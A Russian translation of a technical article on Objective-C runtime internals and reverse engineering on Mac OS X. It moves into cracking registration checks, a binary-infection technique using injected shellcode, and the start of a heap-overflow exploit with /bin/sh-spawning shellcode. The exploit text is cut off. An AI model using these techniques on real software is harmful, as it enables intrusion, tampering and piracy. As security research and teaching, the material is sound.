8 -rwxr----- 1 dcbz dcbz  231 Mar 23  2004 Fraction.h
8 -rwxr----- 1 dcbz dcbz  339 Mar 24  2004 Fraction.m
8 -rwxr----- 1 dcbz dcbz  386 Mar 27  2004 main.m

-[dcbz@megatron:~/code/fraction]$ cat Fraction.h
#import <Foundation/NSObject.h>

@interface Fraction: NSObject {
    int numerator;
    int denominator;
}

-(void) print;
-(void) setNumerator: (int) d;
-(void) setDenominator: (int) d;
-(int) numerator;
-(int) denominator;
@end
```

Заголовочный файл определяет простой интерфейс класса Fraction, представляющего числитель и знаменатель дроби. Он экспортирует методы setNumerator и setDenominator для их изменения, а также методы numerator() и denominator() для получения значений.

```
-[dcbz@megatron:~/code/fraction]$ cat Fraction.m
#import "Fraction.h"
#import <stdio.h>

@implementation Fraction
-(void) print {
    printf( "%i/%i", numerator, denominator );
}

-(void) setNumerator: (int) n {
    numerator = n;
}

-(void) setDenominator: (int) d {
    denominator = d;
}

-(int) denominator {
    return denominator;
}

-(int) numerator {
    return numerator;
}
@end

-[dcbz@megatron:~/code/fraction]$ cat main.m
#import <stdio.h>
#import "Fraction.h"
```

```

int main( int argc, const char *argv[] ) {
    // создаём новый экземпляр
    Fraction *frac = [[Fraction alloc] init];

    // устанавливаем значения
    [frac setNumerator: 1];
    [frac setDenominator: 3];

    // выводим
    printf( "The fraction is: " );
    [frac print];
    printf( "\n" );

    // освобождаем память
    [frac release];

    return 0;
}

-[dcbz@megatron:~/code/fraction]$ gcc -o fraction Fraction.m main.m -framework Foundation
-[dcbz@megatron:~/code/fraction]$ ./fraction
The fraction is: 1/3

```

Прежде чем запустить `gdb`, бегло взглянем на исходный код — посмотрим, что происходит после вызова `objc_msgSend()`:

```

ENTRY    _objc_msgSend
CALL     _M_COUNTER

// загружаем получателя и селектор
movl     selector(%esp), %ecx
movl     self(%esp), %eax

// проверяем, не нужно ли игнорировать селектор
cmpl     $ kIgnore, %ecx
je       LMsgSendDone           // возвращаем self из %eax

// проверяем, не равен ли получатель nil
testl    %eax, %eax
je       LMsgSendNilSelf

// получатель (в %eax) не nil: ищем в кеше
LMsgSendReceiverOk:
    movl     isa(%eax), %edx           // class = self->isa
    CacheLookup WORD_RETURN, MSG_SEND, LMsgSendCacheMiss
    movl     $kFwdMsgSend, %edx       // флаг word-return для _objc_msgForward
    jmp      *%eax                    // goto *imp

// промах кеша: ищем в таблицах методов
LMsgSendCacheMiss:
    MethodTableLookup WORD_RETURN, MSG_SEND
    movl     $kFwdMsgSend, %edx       // флаг word-return для _objc_msgForward
    jmp      *%eax                    // goto *imp

```

Видно, что `objc_msgSend()` сначала перемещает получателя и селектор в `eax` и `ecx` соответственно. Затем проверяет, не является ли селектор `kIgnore` ("?"). Если да — просто возвращает получателя (`id`).

Если получатель не `NULL`, выполняется поиск метода в кеше. Если найден — просто вызывается. Если нет — используется макрос `MethodTableLookup`:

```

.macro MethodTableLookup

    subl     $$4, %esp                // выравнивание стека по 16 байтам
    // передаём аргументы (class, selector)
    pushl    %ecx
    pushl    %eax
    CALL_EXTERN(__class_lookupMethodAndLoadCache)
    addl     $$12, %esp              // извлекаем параметры и выравнивание
.endmacro

```

Макрос выравнивает стек и вызывает `__class_lookupMethodAndLoadCache`. Эта функция проверяет кеш класса и суперкласса. Если метод точно отсутствует в кеше, список методов класса перебирается поштучно. Если и там не найден — проверяется родительский класс, и так далее. При обнаружении метод вызывается.

Посмотрим на этот процесс в gdb:

```
Breakpoint 7, 0x9470d670 in objc_msgSend ()
(gdb) stepi
0x9470d674 in objc_msgSend ()
(gdb) stepi
0x9470d678 in objc_msgSend ()

(gdb) x/s $ecx
0x1f8d <main+244>:      "setNumerator:"

(gdb) x/x $eax
0x103240:      0x00003000

(gdb) x/x 0x00003000
0x3000 <.objc_class_name_Fraction>:      0x00003040
(gdb)
0x3004 <.objc_class_name_Fraction+4>:      0xa07fccc0
(gdb)
0x3008 <.objc_class_name_Fraction+8>:      0x00001f7e

(gdb) x/s 0x00001f7e
0x1f7e <main+229>:      "Fraction"
```

Это вызов — `[Fraction setNumerator:]` (что очевидно).

Вспоминая структуру `objc_class`, знаем, что список методов находится на смещении 28 байт:

```
(gdb) set $classbase=0x3000
(gdb) x/x $classbase+28
0x301c <.objc_class_name_Fraction+28>:      0x00103250
```

Адрес списка методов — `0x00103250`. Количество методов (`method_count`) — 5:

```
(gdb) x/x 0x00103250+4
0x103254:      0x00000005
```

Дамп методов через скрипт gdb:

```
(gdb) set $methods = 0x00103250 + 8
(gdb) set $i = 1
(gdb) while($i <= 5)
>printf "name: %s\n", *(long *)$methods
>printf "addr: 0x%x\n", *(long *)($methods+8)
>set $methods += 12
>set $i++
>end
name: numerator
addr: 0x1e8b
name: denominator
addr: 0x1e7d
name: setDenominator:
addr: 0x1e6c
name: setNumerator:
addr: 0x1e5b
name: print
addr: 0x1e26
```

Теперь посмотрим на реализацию методов `get` и `set`. Сначала — `setDenominator`:

```
(gdb) x/8i 0x1e6c
0x1e6c <-[Fraction setDenominator:]>:      push    ebp
0x1e6d <-[Fraction setDenominator:] +1>:    mov     ebp,esp
0x1e6f <-[Fraction setDenominator:] +3>:    sub     esp,0x8
0x1e72 <-[Fraction setDenominator:] +6>:    mov     edx,DWORD PTR [ebp+0x8]
```

```

0x1e75 <-[Fraction setDenominator:]+9>:    mov     eax,DWORD PTR [ebp+0x10]
0x1e78 <-[Fraction setDenominator:]+12>:    mov     DWORD PTR [edx+0x8],eax
0x1e7b <-[Fraction setDenominator:]+15>:    leave
0x1e7c <-[Fraction setDenominator:]+16>:    ret

```

Функция принимает указатель на экземпляр класса `Fraction` и сохраняет переданный аргумент по смещению `0x8`.

```

0x1e5b <-[Fraction setNumerator:]>:    push    ebp
0x1e5c <-[Fraction setNumerator:]+1>:    mov     ebp,esp
0x1e5e <-[Fraction setNumerator:]+3>:    sub     esp,0x8
0x1e61 <-[Fraction setNumerator:]+6>:    mov     edx,DWORD PTR [ebp+0x8]
0x1e64 <-[Fraction setNumerator:]+9>:    mov     eax,DWORD PTR [ebp+0x10]
0x1e67 <-[Fraction setNumerator:]+12>:    mov     DWORD PTR [edx+0x4],eax
0x1e6a <-[Fraction setNumerator:]+15>:    leave
0x1e6b <-[Fraction setNumerator:]+16>:    ret

```

Метод `setNumerator` почти идентичен, но использует смещение `0x4`. Всё это довольно прямолинейно. Тогда зачем нам указатель `ivars`, который мы видели в `objc_class`?

Указатель `ivars` (24 байта от начала `objc_class`) необходим из-за рефлексивных свойств языка. Он указывает на всю информацию о переменных экземпляра класса.

Исследуем это в `gdb` с классом `Fraction`. Ставим точку останова на один из вызовов `objc_msgSend`, делаем несколько шагов, чтобы заполнить регистры:

```

(gdb) x/x $eax
0x103230:      0x00003000

(gdb) x/10x 0x3000
0x3000 <.objc_class_name_Fraction>:      0x00003040      0xa06e3cc0
0x00001f7e      0x00000000
0x3010 <.objc_class_name_Fraction+16>:    0x00ba4001      0x0000000c
0x000030c4      0x00103240
0x3020 <.objc_class_name_Fraction+32>:    0x001048d0      0x00000000

```

По смещению 24 байта находим указатель `ivars`: `0x000030c4`.

```

(gdb) x/x 0x000030c4
0x30c4 <.objc_class_name_Fraction+196>: 0x00000002

```

У класса `Fraction` 2 переменных экземпляра: `numerator` и `denominator`. Дампируем:

```

(gdb)
0x30c8 <.objc_class_name_Fraction+200>: 0x00001fb7 // ivar_name.
(gdb)
0x30cc <.objc_class_name_Fraction+204>: 0x00001fd9 // ivar_type.
(gdb)
0x30d0 <.objc_class_name_Fraction+208>: 0x00000004 // ivar_offset.

(gdb) x/s 0x00001fb7
0x1fb7 <main+286>:      "numerator"
(gdb) x/s 0x00001fd9
0x1fd9 <main+320>:      "i"

```

"i" в строке типа означает целое число (`int`). Смещение `0x4` означает, что при выделении памяти под объект `Fraction`, через 4 байта от начала находится `numerator`. Это совпадает с тем, что мы видели в `setNumerator`.

Аналогично для следующего элемента:

```

(gdb) x/s 0x00001fab
0x1fab <main+274>:      "denominator"
(gdb) x/s 0x00001fd9
0x1fd9 <main+320>:      "i"

```

`denominator` — тоже целое число, расположенное на смещении `0x8` от начала выделенного объекта.

Надеюсь, это достаточно ясно иллюстрирует устройство runtime Objective-C в памяти.

3.2 — Сегмент `__OBJC`

В этом разделе я расскажу, как информация из предыдущего раздела хранится внутри бинарного файла Mach-O.

Постараюсь по возможности избегать углублённого разбора формата Mach-O. Это многократно описано — если нужно, смотрите [6].

Файлы, содержащие код Objective-C, имеют дополнительный сегмент Mach-O под названием `__OBJC`. Этот сегмент состоит из нескольких различных секций, каждая из которых содержит разные данные, необходимые runtime Objective-C.

Вывод команды `otool -l` показывает размеры/адреса загрузки и флаги наших секций `__OBJC` в бинарнике `hello`:

```
-[dcbz@megatron:~/code/HelloWorld/build]$ otool -l hello
```

...

```
Load command 3
  cmd LC_SEGMENT
  cmdsize 668
  segname __OBJC
  vmaddr 0x00003000
  vmsize 0x00001000
  fileoff 8192
  filesize 4096
  maxprot 0x00000007
  initprot 0x00000003
  nsects 9
  flags 0x0
```

```
Section
  sectname __class
  segname __OBJC
  addr 0x00003000
  size 0x00000030
  offset 8192
  align 2^5 (32)
```

...

```
Section
  sectname __image_info
  segname __OBJC
  addr 0x000030f4
  size 0x00000008
  offset 8436
  align 2^2 (4)
  reloff 0
  nreloc 0
  flags 0x00000000
  reserved1 0
  reserved2 0
```

Вывод показывает, где в файле находится каждая секция, куда она будет отображена в адресное пространство процесса, и её размер.

Первая секция сегмента `__OBJC` — `__class`. Рассмотрим её через IDA:

```
__class:00003000 _objc_class_name_Talker __class_struct <offset stru_3040, offset aNsubject, offset aTalker,
__class:00003000                                     1, 4, 0, offset dword_3070, 0, 0> ; "NSObject"
```

Из дампа IDA видно, что здесь хранятся структуры `objc_class` — в частности, ISA-классы. Примечательно, что gcc почти всегда выбирает для этой секции адрес `0x3000`. При необходимости это можно надёжно использовать в эксплойте.

Следующая секция — `__meta_class`. Она также заполнена структурами `objc_class`, но на этот раз структурами суперкласса. Секция `__class` ссылается на неё.

Секция `__inst_meth` содержит указатели на методы классов — их можно изменить для перехвата управления:

```
__inst_meth:00003078 dd offset aSay, offset aV12@048, offset __Talker_say__ ; "say:"
```

Секция `__message_refs` содержит указатели на все используемые приложением селекторы. Сами строки находятся в секции `__cstring`, а `__message_refs` хранит массив указателей на них.

Секция `__cls_refs` содержит указатели на имена всех классов приложения.

Секция `__image_info` — не совсем понятного назначения, но полезна при заражении бинарников.
:P

Секция `__instance_vars` хранит структуры `ivars`, упоминавшиеся в предыдущей главе. Начинается со счётчика, за которым следует массив структур `objc_ivar`:

```
struct objc_ivar {
    char *ivar_name
    char *ivar_type
    int ivar_offset
}
```

Я пропустил несколько очевидных секций (например, `__symbols`). Но, надеюсь, это послужило достаточным введением в информацию, доступную нам в бинарнике. В следующих разделах мы рассмотрим инструменты для преобразования этих данных в удобочитаемый вид.

4 — Реверс-инжиниринг приложений Objective-C

Как вы, вероятно, уже догадались, прочитав до этого места, — при таком обилии информации в бинарнике и в памяти во время выполнения — реверс-инжиниринг приложений Objective-C значительно проще, чем их аналогов на C или C++.

В следующих разделах я пройду по инструментам и методам, полезным при реверсе Objective-C-приложений на Mac OS X — как на диске, так и во время выполнения.

4.1 — Инструменты статического анализа

Начнём с того, как можно получить доступ к информации статически — прямо с диска.

Первый инструмент нам уже знаком — `otool`. На Mac OS X это аналог `objdump` на других платформах. `Otool` умеет не только дизассемблировать секции и выводить заголовочную информацию Mach-O файлов, но и отображать содержимое Objective-C в читаемом виде.

Флаг `-o` заставляет `otool` дампитовать сегмент Objective-C:

```
-[dcbz@megatron:~/code/HelloWorld/build]$ otool -o hello
hello:
Objective-C segment
Module 0x30b0
```

```

version 7
  size 16
  name 0x00001fa8
  symtab 0x000030d0
  sel_ref_cnt 0
  refs 0x00000000 (not in an __OBJC section)
  cls_def_cnt 1
  cat_def_cnt 0
  Class Definitions
  defs[0] 0x00003000
    isa 0x00003040
    super_class 0x00001fa9
    name 0x00001fb2
    version 0x00000000
    info 0x00000001
  instance_size 0x00000008
    ivars 0x000030a0
      ivar_count 1
      ivar_name 0x00001fc6
      ivar_type 0x00001fde
      ivar_offset 0x00000004
      methods 0x00003080
        obsolete 0x00000000
        method_count 2
        method_name 0x00001fc1
        method_types 0x00001fd4
        method_imp 0x00001f13
        method_name 0x00001fb9
        method_types 0x00001fca
        method_imp 0x00001f02
      cache 0x00000000
    protocols 0x00000000 (not in an __OBJC section)
  Meta Class
    isa 0x00001fa9
    super_class 0x00001fa9
    name 0x00001fb2
    version 0x00000000
    info 0x00000002
  instance_size 0x00000030
    ivars 0x00000000 (not in an __OBJC section)
    methods 0x00000000 (not in an __OBJC section)
    cache 0x00000000
    protocols 0x00000000 (not in an __OBJC section)

```

Вывод предоставляет адреса определений классов, количество переменных экземпляра, их имена, типы и смещения.

Однако чаще бывает удобнее получить читаемое описание интерфейса бинарника. Для этого служит инструмент class-dump [14]:

```

-[dcbz@megatron:~/code/HelloWorld/build]$
/Volumes/class-dump-3.1.2/class-dump hello
/*
 *   Generated by class-dump 3.1.2.
 *
 *   class-dump is Copyright (C) 1997-1998, 2000-2001, 2004-2007 by Steve Nygard.
 */

/*
 * File: hello
 * Arch: Intel 80x86 (i386)
 */

@interface Talker : NSObject
{
}

- (void)say:(char *)fp8;

@end

```

Пример небольшой, но хорошо демонстрирует формат вывода `class-dump`. Запустив инструмент против Safari, можно получить значительно более развёрнутую картину — классы, протоколы, структуры.

`Class-dump` — очень ценный инструмент, и я всегда запускаю его одним из первых, пытаясь разобраться в назначении Objective-C бинарника.

В давние времена, когда Mac OS X работала преимущественно на PowerPC, Braden начал работу над замечательным инструментом `code-dump`, построенным поверх исходников `class-dump`. Вместо простого дампа определений классов он был призван декомпилировать Objective-C-код. К сожалению, `code-dump` с тех пор не обновлялся, хотя идея по-прежнему звучит здорово. Было бы замечательно увидеть поддержку Objective-C в Hex-Rays в будущем.

Тем временем ближайший аналог полноценного декомпилятора — `OTX.app` [15]. Это GUI-инструмент для Mac OS X, принимающий Mach-O бинарник на вход и использующий вывод `otool` для формирования листинга ассемблера с комментариями из секций Objective-C:

```
- (id) [AppController(FileInternal) _closeMenuItem]
+0 00003f70 55          pushl %ebp
+1 00003f71 89e5        movl %esp,%ebp
+3 00003f73 83ec18      subl $0x18,%esp
+6 00003f76 a1cc6c1e00  movl 0x001e6ccc,%eax    _fileMenu
+11 00003f7b 89442404    movl %eax,0x04(%esp)
+15 00003f7f 8b4508      movl 0x08(%ebp),%eax
+18 00003f82 890424      movl %eax, (%esp)
+21 00003f85 e812ee2000  calll 0x00212d9c -[(%esp,1) _fileMenu]
+26 00003f8a 8b15bc6c1e00 movl 0x001e6cbc,%edx    performClose:
...
```

Комментарии в выводе показывают имя метода и задействованные атрибуты.

Работать с .txt-листингом ассемблера довольно болезненно, поэтому большинство людей сегодня используют IDA Pro. Когда-то я написал python-скрипт для IDA, который парсил вывод OTX, извлекал комментарии и добавлял их в IDA, переименовывал функции и расставлял перекрёстные ссылки. К сожалению, найти его после вынужденного перерыва не удалось. Если найду — выложу на `felinemenase`.

Аналогичные IDC-скрипты, насколько я знаю, теперь есть в открытом доступе — [16] и [17].

4.2 — Инструменты динамического анализа

В предыдущем разделе мы исследовали доступ к информации Objective-C без запуска бинарника. Теперь рассмотрим взаимодействие с runtime Objective-C в активном процессе.

Первый инструмент фактически встроен в саму `libobjc.A.dylib`. Установив переменную окружения `OBJC_HELP` в любое ненулевое значение перед запуском Objective-C-приложения, можно увидеть доступные опции:

```
% OBJC_HELP=1 ./build/Debug/HelloWorld
objc: OBJC_HELP: describe Objective-C runtime environment variables
objc: OBJC_PRINT_OPTIONS: list which options are set
objc: OBJC_PRINT_IMAGES: log image and library names as the runtime loads them
objc: OBJC_PRINT_CONNECTION: log progress of class and category connections
objc: OBJC_PRINT_LOAD_METHODS: log class and category +load methods as they are called
objc: OBJC_PRINT_RTP: log initialization of the Objective-C runtime pages
objc: OBJC_PRINT_GC: log some GC operations
objc: OBJC_PRINT_SHARING: log cross-process memory sharing
objc: OBJC_PRINT_CXX_CTORS: log calls to C++ ctors and dtors for instance variables
objc: OBJC_DEBUG_UNLOAD: warn about poorly-behaving bundles when unloaded
objc: OBJC_DEBUG_FRAGILE_SUPERCLASSES: warn about subclasses that may have been broken by subsequent changes
```

```
objc: OBJC_USE_INTERNAL_ZONE: allocate runtime data in a dedicated malloc zone
objc: OBJC_ALLOW_INTERPOSING: allow function interposing of objc_msgSend()
objc: OBJC_FORCE_GC: force GC ON, even if the executable wants it off
objc: OBJC_FORCE_NO_GC: force GC OFF, even if the executable wants it on
objc: OBJC_CHECK_FINALIZERS: warn about classes that implement -dealloc but not -finalize
2006-04-22 12:08:17.544 HelloWorld[4831] Hello, World!
```

Ещё одна полезная переменная — `NSObjCMessageLoggingEnabled`. Если установить её в "Yes", все вызовы `objc_msgSend` будут логироваться в файл `/tmp/msgSends-`. Это работает даже для `suid` Objective-C-приложений.

```
-[dcbz@megatron:~/code/HelloWorld/build]$ NSObjCMessageLoggingEnabled=Yes ./hello
Hello World!
-[dcbz@megatron:~/code/HelloWorld/build]$ cat /tmp/msgSends-6686
+ NSRecursiveLock NSObject initialize
+ NSRecursiveLock NSObject new
+ NSRecursiveLock NSObject alloc
....
+ Talker NSObject initialize
+ Talker NSObject alloc
+ Talker NSObject allocWithZone:
- Talker NSObject init
- Talker Talker say:
- Talker NSObject release
- Talker NSObject dealloc
```

Для расширенной трассировки сообщений можно использовать `dtrace`. Из `man`-страницы `dtrace`:

OBJECTIVE C PROVIDER

Провайдер Objective C аналогичен провайдеру `pid` и позволяет инструментировать классы и методы Objective-C. Синтаксис спецификатора зонда:

```
objcpid: [class-name [ (category-name) ] ] : [ [+|-] method-name ] : [name]
```

Примеры:

```
- objc123:NSString:-*:entry — каждый метод экземпляра класса NSString в процессе 123.
- objc123:NSString(*):*:entry — каждый метод каждой категории класса NSString.
- objc123::-*:entry — каждый метод экземпляра каждого класса в процессе 123.
```

Это можно использовать как трассировщик сообщений для конкретного класса или даже для написания простого фаззера.

На Mac OS X Apple немного модифицировала `gdb` для лучшей поддержки Objective-C. Одно из заметных изменений — команда `print-object`:

```
(gdb) help print-object
Ask an Objective-C object to print itself.

(gdb) po $eax
<Talker: 0x103240>

(gdb) po 0x3000
Talker
```

Как видно, `po` на `ISA`-указателе просто выводит имя класса.

Из наиболее крутых техник манипуляции runtime Objective-C — инъекция интерпретатора языка по вашему выбору в адресное пространство работающего процесса. Лучшая реализация этой идеи, что я видел — `F-Script Anywhere` [18].

Трудно описать этот инструмент в `.txt`-формате, но если у вас Mac — обязательно загрузите и попробуйте. В двух словах: `F-Script Anywhere` показывает список всех запущенных Objective-C-приложений. Вы выбираете одно и нажимаете «Install», чтобы внедрить `F-Script`-интерпретатор в этот процесс.

На Leopard перед использованием нужно дать инструменту `setgid procmod` (из-за ограничений отладки вокруг `task_for_pid()`):

```
-[root@megatron:/Applications/F-Script Anywhere.app/Contents/MacOS]$
chgrp procmod F-Script\ Anywhere
-[root@megatron:/Applications/F-Script Anywhere.app/Contents/MacOS]$
chmod g+s F-Script\ Anywhere
```

После внедрения интерпретатора в строке меню появляется пункт «FSA» с опциями:

- New F-Script Workspace.
- Browser for target.

«New F-Script Workspace» открывает небольшой терминал для выполнения F-Script-команд. Интерпретатор работает в контексте самого приложения, поэтому любые F-Script-выражения могут манипулировать классами целевого приложения.

«Browser for target» позволяет кликнуть на любой элемент интерфейса и открыть браузер объектов для данного экземпляра — с возможностью вызывать методы, смотреть атрибуты и адрес класса.

Подробнее о F-Script Anywhere — на сайте [18].

4.3 — Взлом

Особо задерживаться на этой теме я не стану — она неплохо раскрыта curious в [19], да и я немного писал об этом раньше в [13].

Тем не менее при попытке взломать Objective-C-приложение всегда стоит первым делом запустить `class-dump` и внимательно изучить вывод. Я потерял счёт случаям, когда приложение имело метод вроде `createRegistrationKey()`, который можно вызвать из F-Script Anywhere, или `isRegistered()`, легко обнуляемый. С таким арсеналом информации взлом большинства приложений Mac OS X становится тривиальным.

Честно говоря, люди, пишущие приложения для Mac OS X, заботятся о красивом GUI, а не о схемах защиты бинарников.

Здесь тоже не задержусь надолго. Дино недавно сообщил мне, что Vincenzo Iozzo (snagg@openssl.it) делал доклад на Deepsec о заражении структур Objective-C в Mach-O-бинарниках. Найти информацию об этом в Google мне не удалось, поэтому раскрою свою технику. Но если хотите, скорее всего, гораздо лучший вариант — поищите работу Vincenzo.

Предлагаемый метод прост: находим в сегменте `__OBJC` секции с паддингом, записываем шеллкод в них, затем перезаписываем указатель метода адресом начала нашего шеллкода. По завершении шеллкода вызывается оригинальный адрес.

Хотя этот метод сложнее других техник заражения Mach-O, он не трогает точку входа, что затрудняет его обнаружение.

Для демонстрации написал следующий простой ассемблерный код:

```
-[dcbz@megatron:~/code]$ cat infected.asm
BITS 32
SECTION .text
_main:
    xor     eax, eax
    push    byte 0xa
    jmp     short down
up:
```

```

        push    eax
        mov     al,0x04
        push    eax ; fake
        int     0x80
        jmp     short end
down:
        call    up
        db      "infected!",0x0a,0x00
end:

        int3

-[dcbz@megatron:~/code]$ cat tst.c
char sc[] =
"\x31\xc0\x6a\x0a\xeb\x08\x50\xb0\x04\x50\xcd\x80\xeb\x10\xe8\xf3"
"\xff\xff\xff\x69\x6e\x66\x65\x63\x74\x65\x64\x21\x0a\x00\xcc";

int main(int ac, char **av)
{
    void (*fp) () = sc;
    fp();
}

-[dcbz@megatron:~/code]$ gcc tst.c -o tst
-[dcbz@megatron:~/code]$ ./tst
infected!
Trace/BPT trap

```

При выполнении этот код просто выводит строку "infected!\n" через системный вызов `write()`. Это будет наш код-паразит, а бедный `HelloWorld` — хостом.

Первый шаг — найти небольшой участок пространства в файле для нашего кода. Код занимает около 30 байт, нам нужно около 36, чтобы также вызвать старый адрес и завершить хук.

Воспользуемся секцией `__OBJC.__image_info`, после которой есть масса паддинга. Сначала увеличим размер секции в заголовке с помощью HTE [20]:

```

**** section 7 ****
section name          __image_info
segment name          __OBJC
virtual address        000030c8
virtual size           00000030

```

(Мы переименовываем секцию с `__image_info` в `__image_info`, чтобы обойти проверку runtime на консистентность.)

Вставляем наш шеллкод в файл по смещению `0x20c8`:

```

000020c0 ec 1f 00 00 c9 1f 00 00-00 00 00 00 00 00 00
000020d0 31 c0 6a 0a eb 08 50 b0-04 50 cd 80 eb 10 e8 f3
000020e0 ff ff ff 69 6e 66 65 63-74 65 64 21 0a 00 cc 00

```

Проверяем в `gdb`, что шеллкод выполняется:

```

Breakpoint 1, 0x00001f41 in main ()
(gdb) set $eip=0x30d0
(gdb) c
Continuing.
infected!

```

Теперь нужно перехватить исполнение. Секция `__inst_meth` содержит указатель на каждый из методов. Изменяем указатель метода `say`: на адрес нашего шеллкода (`0x30c8`).

Финальная версия полезной нагрузки с восстановлением стека, регистров и прыжком на оригинальную функцию:

```

BITS 32
SECTION .text
_main:
    pusha
    xor     eax,eax

```

```

        push    byte 0xa
        jmp     short down
up:
        push    eax
        mov     al,0x04
        push    eax ; fake
        int     0x80
        jmp     short end
down:
        call up
db      "infected!",0x0a,0x00
end:
        push    byte 16
        pop     eax
        add     esp,eax
        popa
        mov     ecx,0xdeadbeef
        jmp     ecx

```

После инъекции в бинарник и запуска:

```

-[dcbz@megatron:~/code]$ ./hello
infected!
Hello World!

```

Бинарник успешно заражён. Реализовать всё это в ассемблерном инфекторе было бы несложно.

5 — Эксплуатация приложений Objective-C

Надеюсь, к этому моменту вы достаточно хорошо знакомы с runtime Objective-C. Теперь рассмотрим особенности эксплуатации Objective-C-приложений на Mac OS X.

Начнём с того, что происходит при выделении памяти под объект (метод `alloc`).

Когда вызывается метод `alloc` (`[Object alloc]`), в runtime вызывается функция `_internal_class_createInstanceFromZone`:

```

__private_extern__ id
_internal_class_createInstanceFromZone(Class cls, size_t extraBytes, void *zone)
{
    id obj;
    size_t size;

    // Нельзя создать что-то из ничего
    if (!cls) return nil;

    // Выделяем и инициализируем
    size = _class_getInstanceSize(cls) + extraBytes;
    if (UseGC) {
        obj = (id) auto_zone_allocate_object(gc_zone, size,
                                             AUTO_OBJECT_SCANNED, false, true);
    } else if (zone) {
        obj = (id) malloc_zone_malloc (zone, 1, size);
    } else {
        obj = (id) calloc(1, size);
    }
    if (!obj) return nil;

    // Устанавливаем указатель isa
    obj->isa = cls;

    // Вызываем C++-конструкторы, если есть
    if (!object_cxxConstruct(obj)) {
        if (UseGC) {
            auto_zone_retain(gc_zone, obj);
        }
    }
}

```



```

        free(obj);
        return nil;
    }

    return obj;
}

```

Функция просто получает размер класса и использует `calloc` для выделения нулезаполненной памяти на куче.

Из кода видно, что `calloc` выделяет память из зоны `malloc` по умолчанию. Это означает, что метаданные класса хранятся вперемешку с остальными выделениями программы. Следовательно, любое переполнение кучи в Objective-C-приложении может затронуть метаданные Objective-C, и мы сможем использовать это для перехвата управления.

Тем не менее, если установить переменную `OBJC_USE_INTERNAL_ZONE`, runtime будет использовать собственную зону `malloc`, изолируя метаданные. Это стоит делать для любых регулярно запускаемых Objective-C-сервисов.

Размер класса определяется через атрибут `instance_size` из структуры класса — это позволяет предсказать, в каком регионе кучи (Tiny/Small/Large/Huge) окажется объект. Подробнее о реализации кучи в пространстве пользователя (malloc Бертрана) — в [11].

Теперь создадим уязвимый пример. Копируем HelloWorld в `ofex1` и модифицируем `hello.c`: выделяем буфер через `malloc()` до создания объекта и используем `strcpy()` для копирования первого аргумента программы в этот буфер. При длинном аргументе должно произойти переполнение в объект Objective-C.

```

#include <stdio.h>
#include <stdlib.h>
#import "Talker.h"

int main(int ac, char **av)
{
    char *buf = malloc(25);
    Talker *talker = [[Talker alloc] init];
    printf("buf: 0x%x\n", buf);
    printf("talker: 0x%x\n", talker);
    if (ac != 2) {
        exit(1);
    }
    strcpy(buf, av[1]);
    [talker say: "Hello World!"];
    [talker release];
}

```

Запускаем с длинным аргументом в `gdb`:

```

(gdb) r `perl -e'print "A"x5000'`
buf: 0x103220
talker: 0x103260

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x41414161
0x9470d688 in objc_msgSend ()

```

`buf` на 64 байта ниже на куче, чем `talker`. Переполнение на 68 байт перезапишет указатель `isa` в структуре класса.

Запускаем снова, подставляя `0xcafebabe` вместо `ISA`:

```

(gdb) r `perl -e'print "A"x64, "\xbe\xba\xfe\xca"'`
buf: 0x1032c0
talker: 0x103300

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0xcafebade

```

```

0x9470d688 in objc_msgSend ()
(gdb) x/i $pc
0x9470d688 <objc_msgSend+24>:  mov     edi,DWORD PTR [edx+0x20]
(gdb) i r edx
edx                0xcafebabe      -889275714

```

Мы контролируем ISA-указатель. Крэш происходит при доступе к смещению 0x20 — это указатель на кеш (поле cache в objc_class):

```

struct objc_cache {
    unsigned int mask;           /* total = mask + 1 */
    unsigned int occupied;
    cache_entry *buckets[1];
};

typedef struct {
    SEL name;                   // same layout as struct old_method
    void *unused;
    IMP imp;                    // same layout as struct old_method
} cache_entry;

```

Разберём макрос CacheLookup:

```

.macro  CacheLookup

    pushl    %edi
    movl     cache(%edx), %edi    // cache = class->cache
    pushl    %esi

    movl     mask(%edi), %esi     // mask = cache->mask

    leal     buckets(%edi), %edi  // buckets = &cache->buckets

    movl     %ecx, %edx           // index = selector
    shrl     $$2, %edx            // index = selector >> 2

    andl     %esi, %edx           // index &= mask
    movl     (%edi, %edx, 4), %eax // method = buckets[index]

    testl    %eax, %eax
    je       LMsgSendCacheMiss_... // промах кеша

    cmpl     method_name(%eax), %ecx
    je       LMsgSendCacheHit_...  // попадание

    addl     $$1, %edx
    jmp      LMsgSendProbeCache_... // следующий bucket

```

Мы контролируем edx (ISA-указатель) и, следовательно, — edi. Мы контролируем содержимое mask. Установив mask = 0x0, мы обеспечиваем, что индекс всегда будет равен 0 — независимо от значения селектора. Это позволяет разместить указатель на нужный селектор в нулевом бакете и гарантировать попадание.

Схема нашей поддельной структуры:

```

ISA -> |-----|
      |      mask=0      |<-,
      |      occupied    | |
,---|      buckets      | |
'-->| fake bucket: SEL   | |
    | fake bucket: unused| |
    | fake bucket: IMP   |--|--,
    |                   | | |
ISA+32>| cache pointer   |--' |
      |                 |<----'
      |-----|

```

Для реализации используем технику `shared_region` для размещения наших данных по предсказуемому адресу. Адрес нашего селектора получаем в `gdb`:

```
(gdb) x/s $ecx
0x1fb6 <main+245>:      "say;"
```

Адрес `0x1fb6` статичен при каждом запуске.

Полный код эксплойта:

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <mach/vm_prot.h>
#include <mach/i386/vm_types.h>
#include <mach/shared_memory_server.h>
#include <string.h>
#include <unistd.h>

#define BASE_ADDR 0x9fff000
#define PAGE_SIZE 0x1000
#define SYS_shared_region_map_file_np 295

char nemox86exec[] =
// x86 execve() код / nemo
"\x31\xc0\x50\xb0\xb7\x6a\x7f\xcd"
"\x80\x31\xc0\x50\xb0\x17\x6a\x7f"
"\xcd\x80\x31\xc0\x50\x68\x2f\x2f"
"\x73\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x50\x54\x54\x53\x53\xb0\x3b"
"\xcd\x80";

struct _shared_region_mapping_np {
    mach_vm_address_t    address;
    mach_vm_size_t       size;
    mach_vm_offset_t     file_offset;
    vm_prot_t            max_prot;
    vm_prot_t            init_prot;
};

struct cache_entry {
    char *name;
    void *unused;
    void (*imp)();
};

struct objc_cache {
    unsigned int mask;
    unsigned int occupied;
    struct cache_entry *buckets[1];
};

struct our_fake_stuff {
    struct objc_cache fake_cache;
